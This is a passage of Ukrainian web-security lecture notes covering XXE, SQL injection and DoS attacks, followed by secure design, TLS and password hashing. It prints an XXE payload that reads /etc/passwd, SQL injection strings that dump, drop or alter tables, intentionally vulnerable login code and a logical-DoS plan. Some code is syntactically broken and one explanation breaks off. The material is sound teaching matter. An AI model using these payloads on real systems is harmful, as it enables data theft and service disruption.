} catch (e) {

    /*
     * Уведомляем пользователя, что его браузер не поддерживает
     * эту функциональность.
     */
    alert(Ваш браузер не поддерживает эту функциональность. Требуется
    обновление.
    );
}
};

```

Розглянемо кілька моментів. Наприклад, функцію `sendScreenshotToSupport()` можна викликати самостійно для наших власних зображень. Перевірити допустимість вмісту у

випадку зображення складніше, ніж у випадку XML. І хоча перетворити XML на зображення легко, при зворотному перетворенні відбувається втрата контексту.

На стороні сервера маршрут з іменем `screenshot` співвідноситься із запитом з нашого браузера:

```
import xmltojpg from './xmltojpg';

/*
 * Преобразуем XML-объект в изображение JPG.
 *
 * Возвращаем изображение автору запроса.
 */
app.post('/screenshot', function(req, res) {
  if (!req.body.dom) { return res.sendStatus(400); }
  xmltojpg.convert(req.body.dom)
    .then((err, jpg) => {
      if (err) { return res.sendStatus(400); }
      return res.send(jpg);
    });
});
```

Перетворюваний на формат JPG файл XML повинен пройти через XML-аналізатор. Причому, цей аналізатор повинен відповідати специфікації XML.

Наш клієнт надсилає на сервер звичайний набір коду HTML/DOM, перетворений на формат XML для полегшення процесу аналізу. При звичайній роботі мало шансів, що цей код будь-коли становитиме якусь небезпеку.

Але надіслані клієнтом дані DOM може змінити технічно підкований користувач. Як альтернативу можна просто підробити мережевий запит і відправити на сервер, наприклад, такий код:

```
import utilAPI from './utilAPI';

/*
 * Генерируем новый XML HTTP-запрос к API утилиты XML -> JPG.
 */
const xhr = new XMLHttpRequest();
xhr.open('POST', utilAPI.url + '/screenshot');
xhr.setRequestHeader('Content-Type', 'application/xml');

/*
 * Предоставляем созданную вручную XML-строку, использующую
 * функциональность внешних сущностей во многих XML-анализаторах.
 */
const rawXMLString = `<!ENTITY xxe SYSTEM "file:///etc/passwd" >]><xxe>&xxe;</xxe>`;

xhr.onreadystatechange = function() {
  if (this.readyState === XMLHttpRequest.DONE && this.status === 200) {
    // здесь нужно проверить полученный ответ
  }
}

/*
 * Отправляем запрос к конечной точке API утилиты XML -> JPG.
 */
xhr.send(rawXMLString);
```

Після отримання запиту аналізатор сервера перевіряє XML і повертає нам зображення (JPG). Якщо синтаксичний аналізатор XML явно не відключає зовнішні сутності, ми побачимо на надісланому знімку екрана вміст текстового файлу `/etc/passwd`.

У разі непрямої XXE-атаки сервер генерує XML-об'єкт у відповідь на надісланий запит. До нього включаються параметри, надані користувачем, і потенційно це може призвести до включення параметра зовнішньої сутності.



Рисунок 6.2 – Непряма XXE-атака

Представимо додаток, який запитує користувача лише один параметр через кінцеву точку REST API. Програма призначена для синхронізації цього параметра з програмним пакетом CRM-системи, яким вже користується фірма.

Для свого API програма CRM може очікувати на інформацію у форматі XML. Це означає, що незважаючи на заяви про неприйняття такого формату, для коректної взаємодії сервера з програмним пакетом CRM дані, що надсилаються користувачем, повинні бути перетворені в об'єкт XML через REST-сервер, а потім відправлені в пакет софту CRM.

Часто ці операції відбуваються у фоновому режимі, і складно визначити, що дані у форматі XML взагалі використовуються. І так буває досить часто. Так як корпоративне програмне забезпечення не монолітне, а носить модульний характер, часто буває так, що API-інтерфейси JSON/REST повинні взаємодіяти з API XML/SOAP.

Крім того, одночасно використовується як сучасне, так і успадковане ПЗ, в результаті чого часто з'являються великі дірки в безпеці.

У попередньому прикладі надіслані нами дані перетворювалися сервером у формат XML перед відправкою в іншу програмну систему. Але як зовні зрозуміти, що це трапляється?

Один із способів – вивчення компанії, чию веб-програму ви тестуєте.

Потрібно визначити, які мають ліцензійні угоди для великих підприємств. Іноді така інформація є відкритою для публіки.

Також можна заглянути на інші сайти цієї компанії та перевірити, чи представлені будь-які дані через окрему систему або сторонню URL-адресу.

Крім того, багато старих пакетів корпоративного софту – від CRM до бухгалтерського обліку або управління персоналом — мають обмеження щодо структури даних, що зберігаються.

Якщо дізнатися, дані якого типу очікуються цими інтегрованими програмними пакетами, можна буде зробити висновок, що вони використовуються загальнодоступним API, якщо він очікує на нехарактерне форматування даних перед їх надсиланням.

Атаки XXE можливі завдяки існуванню недостатньо захищеного стандарту, який широко використовується в інтернеті. Запобігти XXE-атакам на синтаксичні аналізатори

нескладно. Іноді лише один рядок у конфігурації прибирає можливість посилатися на зовнішні сутності.

При цьому атаки цього типу завжди слід пробувати проти нових додатків, оскільки один рядок, що бракує, в налаштуваннях XML-аналізаторі відкриває двері перед хакером.

2. Впровадження SQL-коду

Один з найбільш широко відомих типів атаки на веб-додатки – це використання SQL-коду. Як легко зрозуміти за назвою, це вставка в базу даних SQL коду, що дозволяє підставити в SQL запит власні параметри або замінити існуючий запит власним. В результаті, як правило, це призводить до компрометації бази даних через підвищення наданих за замовчанням повноважень.

SQL-ін'єкція (або «впровадження SQL-коду») – це метод отримання несанкціонованого доступу (різновид злому) до бази даних, при якому шкідливий код виконується прямо з поля введення у звичайній формі.

Найбільш класична форма застосування - це використання SQL-коду. Рядок SQL екранується всередині HTTP-запиту, що дозволяє виконати від імені користувача потрібний SQL-запит.




Рисунок 6.3 – Впровадження SQL-коду

Розглянемо приклад PHP-коду для форуму. Цей код дає користувачеві увійти до системи:

```

<?php if ($_SERVER['REQUEST_METHOD'] != 'POST') {
    echo'
    <div class="row">
        <div class="small-12 columns">
            <form method="post" action="">
                <fieldset class="panel">
                    <center>
                        <h1>Sign In</h1><br>
                    </center>
                    <label>
                        <input type="text" id="username" name="username"
                            placeholder="Username">
                    </label>
                    <label>
                        <input type="password" id="password" name="password"
                            placeholder="Password">
                    </label>
                    <center>
                        <input type="submit" class="button" value="Sign In">
                    </center>
                </fieldset>
            </form>
        </div>
    </div>';
} else {
    // пользователь уже заполнил форму для входа в систему.
    // получаем информацию о базе данных из config.php
    $servername = getenv('IP');
    $username = $mysqlUsername;
    $password = $mysqlPassword;
    $database = $mysqlDB;
    $dbport = $mysqlPort;
    $database = new mysqli($servername, $username, $password, $database,$dbport);
    if ($database->connect_error) {
        echo "ERROR: Failed to connect to MySQL";
        die;
    }
    $sql = "SELECT userId, username, admin, moderator FROM users WHERE username =
        '$_POST['username'].'' AND password = '".sha1($_POST['password']).''";
    $result = mysqli_query($database, $sql);
}

```

Цей фрагмент коду є сумішшю PHP, SQL і HTML.

Більше того, SQL-запит створюється конкатенацією параметрів, що не проходять жодного очищення.

В останні роки стандарти кодування PHP стали набагато суворішими, і в мові з'явилися інструменти, що дозволяють знизити ймовірність впровадження SQL-коду. Більш того, розробники програм починають все рідше використовувати PHP.

Розглянемо простий сервер Node.js/Express.js, що взаємодіє з базою даних SQL:

```

const sql = require('mssql');

/*
 * Получение запроса POST к /users с параметром user_id.
 *
 * В базе данных SQL выполняется поиск пользователя
 * с `id`, указанным в параметре `user_id`.
 *
 * Возвращается результат запроса к базе данных.
 */
app.post('/users', function(req, res) {
    const user_id = req.params.user_id;

```

```

/*
 * Соединяемся с базой данных SQL (на стороне сервера).
 */
await sql.connect('mssql://username:password@localhost/database');

/*
 * Опрашиваем базу данных, указав `user_id` из тела HTTP-запроса.
 */
const result = await sql.query('SELECT * FROM users WHERE USER = ' + user_id);

/*
 * Возвращаем результат SQL-запроса через HTTP.
 */
return res.json(result);
});

```

Тут приєднання параметра запиту до запиту SQL відбувається шляхом прямої конкатенації рядків. Передбачається, що параметр запиту, що надсилається по мережі, не був підроблений, але покладатися на це ненадійно. У разі коректного user_id ініціатор запиту повернеться об'єкт user.

Але рядок user_id може бути таким, що з бази даних буде повернене набагато більше об'єктів.

Розглянемо приклад:

```
const user_id = '1=1'
```

Тепер у запиті вказано SELECT * FROM users where USER = true, що означає «повернути всі об'єкти запитуючої сторони».

А що вийде, якщо всередині об'єкта user_id увімкнути новий оператор?

Наприклад:

```
user_id = '123abc; DROP TABLE users;';
```

Тепер наш запит має такий вигляд: SELECT * FROM users WHERE USER = 123abd; DROP TABLE users;. Інакше кажучи, поверх вхідного запиту доданий ще один.

Ще один приклад:

```
const user_id = '123abc; UPDATE users SET credits = 10000 WHERE user = 123abd;'
```

Тепер ми використовуємо другий запит для оновлення нашого облікового запису в базі даних, і в результаті нам схвалено більше кредитних коштів у додатку, ніж спочатку.

На відміну від XXЕ-атак, впровадження коду стає можливим не через слабку специфікацію, а через надмірну довіру до даних, що вводяться користувачем.

3. Відмова в обслуговуванні (DoS)

Одним із найпопулярніших і широко розрекламованих типів атаки є розподілена відмова в обслуговуванні (distributed denial of service, DDoS).

Це вид відмови в обслуговуванні (DoS), при якому велика мережа пристроїв наповнює сервер запитами, уповільнюючи його роботу та заважаючи легальним користувачам.

DoS-атаки бувають різних форм – від добре відомої розподіленої версії, в якій задіяні тисячі або більше скоординованих пристроїв, до окремих користувачів DoS-атаки, що зачіпають, на рівні коду, коли в результаті неправильної реалізації регулярного вираження перевірка рядка тексту починає займати дуже багато часу.

Розрізняються DoS-атаки і за рівнем серйозності. Вони можуть стати причиною зниження швидкості роботи сервера, так і повільнішого завантаження сторінок користувача або призупинення буферизації відео.

Уразливості ReDoS (regular-expression-based DoS), які використовують недоліки продуктивності коду при роботі з регулярними виразами, належать до однієї з найпоширеніших форм DoS-атаки в сучасних веб-додатках.

Пов'язані з цими вразливими ризики варіюються від незначних до середніх і часто залежить від того, де знаходиться аналізатор регулярних виразів.


Регулярні вирази часто використовуються веб-застосунками для перевірки даних, що вводяться користувачами в поля форм. Часто це означає, що, наприклад, у полі для пароля можна вводити лише символи, які приймає конкретна програма. Або текст коментаря обмежений певною кількістю символів, щоб він добре відображався в інтерфейсі користувача.

Регулярні вирази надають потужний, гнучкий та ефективний спосіб обробки тексту. Комплексна нотація зіставлення шаблонів регулярних виразів дозволяє швидко аналізувати великі об'єми тексту з наступною метою:

- пошук певних шаблонів символів;
- перевірка тексту на відповідність визначеному шаблону (наприклад, адреса електронної пошти);
- вилучення, зміна, заміна або видалення текстових підрядків;
- додавання витягнутих рядків до колекції для створення звіту.

Приклад: Заміна підрядків. Припустимо, що список містить імена, до яких іноді входить звернення (Mr., Mrs., Miss або Ms.) на додаток до імені та прізвища. Припустимо, ви не хочете включати назви під час виведення імен. У цьому випадку можна використовувати регулярне вираз для видалення заголовків, як показано в наступному прикладі:

```
string pattern = "(Mr\\.?.? |Mrs\\.?.? |Miss |Ms\\.?.? )";
string[] names = { "Mr Henry Hunt", "Ms. Sara Samuels",
    "Abraham Adams", "Miss Nicole Norris" };
foreach (string name in names)
    Console.WriteLine(Regex.Replace(name, pattern, String.Empty));
```



```
Henry Hunt
Sara Samuels
Abraham Adams
Nicole Norris
```

Шаблон (Mr\\.?.? |Mrs\\.?.? |Miss |Ms\\.?.?) регулярного виразу відповідає будь-якому входженням "Mr", "Mr.", "Mrs", "Mrs.", "Miss", "Ms" або "Ms".

Регулярні вирази зазвичай аналізуються дуже швидко і, відповідно, не можуть уповільнити роботу веб-програми. Але іноді вони генеруються спеціально. Їх називають шкідливими (malicious regex) чи злими (evil regex).

Вкрай ризиковано давати користувачам можливість вставляти власні регулярні вирази у веб-форми або надсилати на сервер.

Взагалі, найбільш шкідливі регулярні вирази формуються за допомогою оператора плюс «+». Саме він дозволяє перетворити регулярне вираження на «жадібну» операцію. Такий вираз продовжує пошук збігів замість того, щоб зупинитись на першому знайденому.

Шкідливе регулярне вираз призводить до пошуку поверненням щоразу, коли пошук збігу закінчується невдачею.

Розглянемо регулярне вираз `/^((ab)*)+$/`, в якому відбувається таке:

1. На початку рядка визначається скобочна група `((ab)*)` +.

Як правило, такі атаки зводяться до споживання апаратних ресурсів сервера чи клієнта, що спричиняє порушення нормального режиму роботи. Насамперед потрібно шукати у веб-додатку потенційно ресурсоемні операції.

Список таких операцій:

- будь-яка синхронна операція, яку потрібно підтверджувати;
- запис до бази даних;
- запис на диск;
- операція з'єднання з SQL;
- резервні копіювання файлів;
- цикли логічних операцій.

Наприклад, програма обміну фотографіями може надати користувачеві маршрут API, який дозволяє завантажувати фотографії.

У процесі завантаження програма може виконувати такі операції:

- запис до бази даних (збереження метаданих знімка);
- запис на диск (у журналі фіксується, що завантаження пройшло успішно);
- операція з'єднання SQL (що дозволяє накопичувати дані про користувача та його альбоми із записаними метаданими);
- резервне копіювання файлів (у разі критичних серверних збоїв).

Розрахувати, скільки часу ці операції будуть виконувати сервером, ми не можемо, тому що у нас немає доступу до цього серверу.

Можна спробувати оцінити, які операції довші за інші. Достатньо засікти час від початку запиту до його виконання. Це робиться за допомогою вбудованих у браузер інструментів розробника.

Крім того, відправивши відразу кілька однакових запитів і подивившись, чи будуть зміщені відповіді в часі щодо один одного, ми зрозуміємо, синхронно або асинхронно виконується операція на сервері.

Це потрібно робити за допомогою сценарію, тому що в середньому бажано надіслати близько сотні запитів до API, щоб переконатися, що розкид результатів вимірювання не випадковий.

Адже поки що ми займаємося тестуванням, на сервері може статися стрибок трафіку або почнеться виконання відкладених завдань. Усереднення часу запитів дасть більш точне уявлення про те, які виклики API займають значний час.

Отримати уявлення про структуру серверного коду можна і шляхом уважного аналізу мережного корисного навантаження та інтерфейсу користувача.

Розглянемо приклад виявлення та експлуатації логічної DoS- вразливості.

Нехай маємо програму, яка підтримує наступні типи об'єктів:

- об'єкт User;
- об'єкт Album (у користувача є альбом);
- об'єкт Photo (в альбомі є фотографії);
- об'єкт Metadata (у фотографії є метадані).

Можна припустити, що користувачі, альбоми, фотографії та метадані зберігаються у різних таблицях чи документах залежно від того, яка БД використовується: SQL чи NoSQL.

Якщо через інтерфейс користувача ми надсилаємо запит на пошук усіх метаданих, пов'язаних з об'єктом user, то в серверній частині повинна виконуватися операція з'єднання або ітеративний запит. Припустимо, що ця операція знаходиться в кінцевій точці GET/metadata/:userid.

Ресурсоемність цієї операції залежить від способу використання програми. Досвідченому користувачеві можуть знадобитися значні апаратні ресурси, а новому ні. Можемо протестувати цю операцію та подивитися, як вона масштабується.

Наприклад, при тестуванні получили наступні результати. GET /metadata/:userid за типом облікового запису

Тип учетной записи	Время ответа
Новый пользователь (1 альбом, 1 фото)	120 мс
Среднестатистический пользователь (6 альбомов, 60 фото)	470 мс
Опытный пользователь (28 альбомов, 490 фото)	1870 мс

Враховуючи, як ця операція масштабується в залежності від типу облікового запису, можна зробити висновок, що можна створити профіль користувача і відтягувати на себе ресурси сервера за допомогою запиту GET /metadata/:userid.

Достатньо написати сценарій для завантаження одних і тих же або схожих зображень у безліч альбомів, і ми швидко отримаємо обліковий запис із 600 альбомами та 3500 фотографіями.

Після цього достатньо буде повторюваних запитів GET /metadata/:userid до кінцевої точки, щоб значно зменшити продуктивність сервера для інших користувачів. Зрозуміло, не можна виключити того, що на стороні сервера виявиться надзвичайно надійний код, що обмежує ресурси, що виділяються на кожен запит.

У цьому випадку, швидше за все, закінчиться час очікування відповіді. Але база даних все одно координуватиме ресурси, навіть якщо серверне програмне забезпечення не надішле результат назад клієнту.

При розподіленій відмові в обслуговуванні (distributed denial of service, DDoS) ресурси сервера виснажуються безліччю зловмисних користувачів. Оскільки це масова атака, можуть використовуватись навіть стандартні запити. В результаті сумлінні користувачі системи не зможуть отримати доступ до системних ресурсів, що надаються, або цей доступ буде утруднений.

При DDoS-атаці ресурси сервера виснажуються безліччю зловмисних користувачів:




Рисунок 6.5 – Розподілена DoS-атака

Насправді більшість DDoS-атак є не логічні DoS-атаки і Dos-атаки з урахуванням регулярних висловів, а проводяться нижчому рівні (зазвичай лише на рівні мережі, а не додатку). У більшості випадків запити надсилаються безпосередньо до IP-адреси сервера, а не до будь-якої кінцевої точки API.

Комп'ютери у складі ботнета зазвичай не належать одному хакеру. Це машини, які хакер або група хакерів захопили за допомогою шкідливого програмного забезпечення. Достатньо встановити на чужий комп'ютер софт для керування з віддаленого доступу. Такий підхід значно ускладнює виявлення нелегітимних клієнтів.

Запитання для самоперевірки

1. У чому суть проведення атаки на зовнішні сутності XML (XXE)?
2. В чому різниці між прямою та непрямою XXE-атаками?
3. Як впроваджується SQL-код?
4. У чому суть проведення атаки відмова в обслуговуванні (DoS)?

Лекція 7. Методи захисту веб-додатків

1. Етапи створення захищеного веб-застосунку
2. Безпечна архітектура додатків
3. Перевірка безпеки коду

1. Етапи створення захищеного веб-застосунку

Сучасні веб-додатки набагато складніші за своїх попередників. І, зазвичай, є розподіленими. Це значно збільшує поверхню атаки. Такого не було в старих, монолітних веб-додатках: там все оброблялося на стороні сервера і практично не було взаємодії з користувачами.

Основні кроки:

- Архітектура захищеного ПЗ;
- Глибокий аналіз коду;
- Пошук вразливості;
- Аналіз вразливості;
- Управління вразливістю;
- Регресивне тестування;
- Заходи щодо зниження ризику.

Створення добре захищеного веб-застосунку починається ще до написання його коду. Це етап планування. При плануванні архітектури будь-якого нового продукту або функції слід звертати увагу на дані, які передаються на всіх етапах.

Більша частина розробки ПЗ зводиться до пошуку способу ефективно переміщувати дані з точки А в точку В. Так само велика частина техніки забезпечення безпеки шукає способи ефективно захищати дані при передачі з точки А в точку В на всіх етапах їх шляху.

Під час створення веб-додатку, архітектура якого вже відзначена як безпечна, потрібно ретельно оцінювати кожен коміт перед його додаванням до підсумкової версії. Більшість компаній вже зробили обов'язковою процедуру перевірки коду з метою підвищення якості, скорочення технічних недоробок і усунення помилок коду, що легко виявляються.

На що слід звертати увагу в процесі перевірки коду на дірки у безпеці:

- Як дані передаються з точки А до точки Б (найчастіше вони передаються по мережі та у певному форматі)?
- Як зберігаються дані?
- Які дані, коли вони потрапляють до клієнта?
- Яким операціям піддаються дані на стороні сервера і як вони там зберігаються?

Нехай в організації вже зроблено кроки для оцінки безпеки архітектури та процесу розробки (огляди коду), і наступним кроком буде пошук вразливостей, які виникли внаслідок помилок, пропущених під час перевірки коду. Існують різні способи виявлення вразливостей, причому деякі з них можуть завдати шкоди бізнесу/репутації.

Традиційний спосіб – це, наприклад, повідомлення від постачальника компонентів, на яких ви будуєте програму. Ще гірше, коли ви дізнаєтеся про це з численних публікацій. На жаль, багато компаній все ще покладаються на такі речі як єдиний засіб пошуку вразливостей.

Сучасні компанії, що піклуються про свій імідж, використовують такі варіанти:

- програми мисливців за багами;
- внутрішні Red Teams та Blue Teams;
- залучення сторонніх пентестерів;
- корпоративні стимули, що заохочують реєстрацію виявлених вразливостей.

Red Teams та Blue Teams – це команди в кібербезпеці, які використовуються для оцінки сили існуючих можливостей безпеки організації та виявлення областей, що потребують покращення в середовищі з низьким рівнем ризику.

Red Team грає роль зловмисника, намагаючись знайти вразливості та пробитися через систему захисту кібербезпеки.

Blue Team захищає від атак та реагує на інциденти.

Заклавши до бюджету витрати на один або кілька з цих методів, можна заощадити величезну суму та уникнути чорного піару та втрати репутації.

Отже, ви виявили у веб-додатку вразливості. Тепер потрібно зробити кілька кроків для їх сортування, визначення пріоритетів та усунення.

Не всі вразливості однаково небезпечні. Тому насамперед слід оцінити ризик для компанії. Саме цей параметр використовується для оцінки порядку роботи у разі кількох вразливостей.

Після визначення пріоритетності вразливостей слід розробити методи відстеження, щоб гарантувати своєчасне вирішення проблеми, що виникла.

Після оцінки ризиків, які несе вразливість, та визначення ступеня її пріоритетності виникає необхідність відстеження процесу її усунення. Адже виправлення мають виконуватися своєчасно, а терміни слід визначати на основі оцінки ризиків.

Управління вразливістю – безперервний процес. Тому його слід ретельно планувати та вести записи для відстеження прогресу. Це дозволяє точніше визначити, скільки часу знадобиться працювати.

Наступним кроком після розгортання виправлення буде написання регресивного тесту, який підтвердить, що виправлення спрацювало та вразливості більше немає. Це хороша практика, яка, на жаль, застосовується не такою кількістю компаній, як слід. Великий відсоток вразливостей з'являється повторно (приблизно 25%). Іноді це повторення, інколи ж – варіація вихідної помилки.

Відмінна практика для будь-якої компанії, орієнтованої на безпеку, – це зусилля, спрямовані на зниження ризику виникнення вразливості в кодовій базі програми. Це бажано робити по всьому шляху розробки – від планування архітектури до регресивного тестування.

2. Безпечна архітектура додатків

Чим важливіший фрагмент додатка, тим серйознішими повинні бути вжиті заходи. Для зниження ризиків слід дотримуватись передових методів безпечного кодування, стежити за безпекою архітектури, застосовувати фреймворки регресійного тестування, дотримуватись життєвого циклу безпечної розробки (secure software development life cycle, SSDL).

Вразливості можна легко запобігти на етапі проектування за допомогою ретельного планування та оцінки. Недолік планування призводить до того, що код програми доводиться переробляти, що не дуже дешево.

Припустимо, що після усунення безлічі дірок у безпеці в базі коду MegaBank вирішив створити додатковий канал просування.

Новий бренд MegaMerch пропонуватиме колекцію високоякісних бавовняних футболок, зручних спортивних штанів, а також чоловічих та жіночих купальників з логотипом MegaMerch

Для розповсюдження товарів під новим брендом MegaBank хотів би створити програму e-commerce, яка відповідає таким вимогам:

- користувачі можуть створювати облікові записи та входити до системи;
- облікові записи користувачів містять повне ім'я, адресу та дату народження;
- користувачі мають доступ до головної сторінки магазину з товарами;
- користувачі можуть шукати товари;

- користувачі можуть зберігати дані про свої кредитні картки та банківські рахунки.

Аналіз цих вимог на високому рівні дає нам таку інформацію:

- додаток зберігає облікові дані;
- додаток зберігає особисті ідентифікатори;
- рівень доступу зареєстрованих користувачів вищий, ніж у гостей;
- користувачі можуть виконувати пошук за базою товарів;
- програма зберігає фінансову інформацію.

Цей звичайний список дозволяє провести початковий аналіз потенційних ризиків, з якими може зіткнутися ця програма, якщо його неправильно спроектувати.

Ось які області ризику було виявлено:

- Аутентифікація та авторизація: спосіб обробки сеансів, входу до системи та файлів cookie.
- Особисті дані: чи вони обробляються інакше, ніж інші дані? Як звучить закон про поводження з цими даними?
- Пошукова система: як реалізовано пошукову систему? Де відбувається пошук – в основній або окремій кешованій версії бази?

Ці питання окреслюють перед інженером з безпеки сферу його діяльності, щоб за його допомогою розробка програми пішла у більш безпечному напрямку.

Для реалізації облікових даних та різних рівнів доступу для гостей та зареєстрованих користувачів потрібні системи автентифікації та авторизації. Саме вони дозволяють користувачам входити до системи та дозволяють нам визначити допустимі дії для різних груп користувачів. Усі облікові дані зберігатимуться у базі.

Це означає, що для усунення ризику витоку даних потрібно ретельно планувати такі речі, як:

- спосіб обробки даних у процесі їх передачі;
- спосіб зберігання облікових даних;
- реалізація різних рівнів авторизації користувачів.

Отже, насамперед нам потрібно вирішити, яким чином оброблятимуться дані у процесі передачі. Це рішення вплине на потік всіх даних у веб-додатку.

Перша вимога до передачі даних – шифрування. Воно знижує ризик атаки посередника, що може призвести до викрадення облікових даних користувачів та здійснення покупок від їхнього імені (адже ми зберігаємо фінансові дані).

Протокол TLS описаний в 1999 як оновлення для SSL. Його розробили з метою підвищення безпеки. Протокол TLS не має зворотної сумісності зі старими версіями SSL через безліч архітектурних відмінностей. Він забезпечує більш високий рівень захисту, у той час як SSL ширше поширений, незважаючи на вразливість, що знижує його надійність.

Усі основні сучасні веб-браузери додають в адресний рядок іконку замка, якщо зв'язок належним чином захищений за допомогою SSL або TLS.

Специфікація HTTP пропонує розширення HTTPS з метою підвищення безпеки. Дані в протоколі HTTPS передаються поверх криптографічних протоколів TLS/SSL. Якщо під час виконання запиту HTTPS TLS/SSL з'єднання виявляться скомпрометованими, браузер покаже користувачеві попередження.

SSL розшифровується як Secure Socket Layer або Рівень Захищених Сокетів. Це попередник TLS, абревіатура від Transport Layer Security (Протокол захисту транспортного рівня), який є криптографічним протоколом, що забезпечує безпечну передачу даних між вузлами комп'ютерної мережі.




Рисунок 7.1 – Історія появи протоколів TLS та SSL

Робоча пропозиція (англ. Request for Comments, RFC) – документ із серії пронумерованих інформаційних документів Інтернету, що містять технічні специфікації та стандарти, які широко застосовуються у всесвітній мережі.

Інженерна рада Інтернету (англ. Internet Engineering Task Force, IETF) – відкрита міжнародна спільнота проектувальників, вчених, мережних операторів і провайдерів, створена в 1986 році і займається розвитком протоколів та архітектури Інтернету.

TLS дозволяє:

- Здійснювати аутентифікацію. TLS перевіряє на справжність взаємодіючі сторони, якими зазвичай є клієнти та сервери. За допомогою асиметричної криптографії TLS гарантує, що ми перейдемо на цей веб-сайт, а не підроблений.
- Забезпечувати конфіденційність. TLS захищає дані, що передаються, від несанкціонованого доступу, шифруючи їх за допомогою симетричних алгоритмів шифрування.
- Реалізувати цілісність. TLS розпізнає будь-які зміни даних під час передачі, перевіряючи код автентифікації повідомлення, про який ми дізнаємося трохи пізніше.

TLS складається із 2 фаз або 2 протоколів. Перший – протокол рукостискання. На цій фазі клієнт та сервер будуть:

- узгодити версію протоколу;
- вибрати криптографічний алгоритм чи набір шифрів;
- аутентифікувати один одного за допомогою асиметричної криптографії;
- визначити загальний секретний ключ, який використовуватиметься для симетричного шифрування на наступній фазі.

Таким чином, основна мета рукостискання – автентифікація та обмін ключами.

Друга фаза – протокол запису. На цій фазі:

- Усі вихідні повідомлення будуть зашифровані за допомогою загального секретного ключа, встановленого під час рукостискання.
- Потім зашифровані повідомлення надсилаються іншій стороні.
- Їх перевіряють, щоб побачити, чи виникли якісь зміни під час передачі чи ні.
- Якщо ні, повідомлення будуть дешифровані з використанням того ж симетричного секретного ключа.

Таким чином, ми досягнемо як конфіденційності, так і цілісності в цьому протоколі запису, і оскільки обсяг зашифрованих даних на цьому етапі великий, його часто називають шифруванням великих обсягів даних.

Захист облікових даних. Поняття небезпечного пароля пов'язане не так з його довжиною та кількістю спеціальних символів, як із шаблонами, які в ньому можна виявити.

У криптографії існує таке поняття, як ентропія чи міра невизначеності. Нам потрібні паролі із високою ентропією.

Важко повірити, але паролі більшості користувачів не є унікальними. Найпростіший шлях при підборі пароля до веб-додатку – знайти список найпоширеніших паролів та провести атаку за словником.

Захистити не стільки довгий пароль, скільки пароль, в якому немає закономірностей, поширених слів і фраз. На жаль, донести це до користувачів важко. Тому слід ускладнити процес завдання пароля, наклавши на нього низку вимог.

Слід заборонити використання пароля дат народження, імен, прізвищ або частин адреси. Під час реєстрації у програмі MegaMerch можна вимагати вказати ім'я, прізвище та дату народження та заборонити використання цих даних як пароля.

Хешування облікових даних. Конфіденційні облікові дані не можна зберігати у вигляді звичайного тексту. Перед першим збереженням слід хешувати пароль. Цей нескладний процес дає величезні переваги щодо безпеки.

Перевага хешування — низька ймовірність колізій. Так називається ситуація, коли різні вхідні дані дають однакову хеш-функцію. Відповідно, не доведеться турбуватися про те, що хакери «вгадають» пароль.

Усі паролі мають бути хешовані. Крім того, алгоритм хешування слід оцінювати за його математичною цілісністю та масштабуванням. При хешуванні на сучасному обладнанні алгоритм має бути повільним, що знижує кількість припущень в секунду, які може зробити запущений хакером сценарій злому.

При зломі паролів алгоритми повільного хешування сильно ускладнюють роботу хакера, який обов'язково автоматизуватиме процес. Як тільки хакер знайде ідентичний хеш до пароля, той фактично зламаний. Надзвичайно повільні хеш-алгоритми, такі як BCrypt можуть розтягувати час такого пошуку на роки.

Функція хешування BCrypt одержала свою назву від двох розробок. Літера «B» взята з назви шифру з симетричним ключем Blowfish Cipher, який був розроблений Брюсом Шнайєром (Bruce Schneier) у 1993 році і застосовувався як універсальний алгоритм шифрування, що вільно розповсюджується. А "Crypt" – це функція хешування, яка за умовчанням постачається з Unix-системами.

Алгоритм BCrypt поєднує в собі особливості як Blowfish, так і Crypt, але його швидкість хешування сповільнюється більш швидкому устаткуванні. Таким чином, що потужніше обладнання, то складніше шифрування.

